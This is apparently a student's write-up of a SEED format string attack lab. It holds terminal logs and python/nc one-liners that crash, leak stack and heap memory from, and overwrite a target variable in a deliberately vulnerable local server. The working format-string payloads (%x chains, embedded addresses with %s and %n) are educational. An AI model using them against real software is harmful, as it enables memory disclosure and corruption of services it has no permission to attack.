FORMAT STRING ATTACK LAB

Environment Setup:

Turning of Countermeasure:

```
[11/20/23]seed@VM:~/.../formatS$ sudo sysctl -w kernel.randomize_va
_space=0
kernel.randomize_va_space = 0
[11/20/23]seed@VM:~/.../formatS$
```

Docker Setup

Make && make install

```
seed@VM: ~/.../server-code
[11/26/23]seed@VM:~/.../server-code$ make
make: Nothing to be done for 'all'.
[11/26/23]seed@VM:~/.../server-code$ make install
cp server ../fmt-containers
cp format-* ../fmt-containers
```

Crashing the Program

Dcup and on another tab – echo hello | nc 10.9.0.5 9090


```
seed@VM: ~/.../formatS
[11/2(Step 6/6 : CMD ./server
[11/2( ---> Running in 3bf2fc164cea
[11/2(Removing intermediate container 3bf2fc164cea
[11/2( ---> f364aadf28c2
[11/2(
[11/2(Successfully built f364aadf28c2
[11/2(Successfully tagged seed-image-fmt-server-2:latest
     [11/26/23]seed@VM:~/.../formatS$ dcup
     Creating server-10.9.0.5 ... done
     Creating server-10.9.0.6 ... done
     Attaching to server-10.9.0.5, server-10.9.0.6
     server-10.9.0.5 | Got a connection from 10.9.0.1
     server-10.9.0.5 | Starting format
     server-10.9.0.5 | The input buffer's address:    0xffffd730
     server-10.9.0.5 | The secret message's address:  0x080b4008
     server-10.9.0.5 | The target variable's address: 0x080e5068
     server-10.9.0.5 | Waiting for user input ......
     server-10.9.0.5 | Received 6 bytes.
     server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd658
     server-10.9.0.5 | The target variable's value (before): 0x11223344
     server-10.9.0.5 | hello
     server-10.9.0.5 | The target variable's value (after):  0x11223344
     server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)

seed@VM: ~/.../attack-code
[11/26/23]seed@VM:~/.../attack-code$ echo hello | nc 10
.9.0.5 9090
^C
[11/26/23]seed@VM:~/.../attack-code$
```

FORMAT STRING ATTACK LAB

S

Myprintf() crash with custom input file

Echo %s%s%s%s | nc 10.9.0.5 9090




We get a response on the server side.

Task 2A: STACK DATA:

Since the badfile didn't work, we are doing it in this way

python3 -c 's = "nifal" + "%x " * 11 + "%s\n"; print(s)' | nc 10.9.0.5 9090




After the overflow, we are able to see the name nifal printed.

FORMAT STRING ATTACK LAB

TASK 2B: HEAP DATA:

python3 -c 's = "\x08\x40\x0b\x08" + "%x " * 63 + "%s\n"; print(s)' | nc 10.9.0.5 9090




Task 3: Modifying the server Program's Memory:

Task 3A: Change the Value to a different value:

python3 -c 's = "\x68\x50\x0e\x08" + "%x " * 63 + "%n\n"; print(s)' | nc 10.9.0.5 9090

We are printing %



n to change the address of the target variable.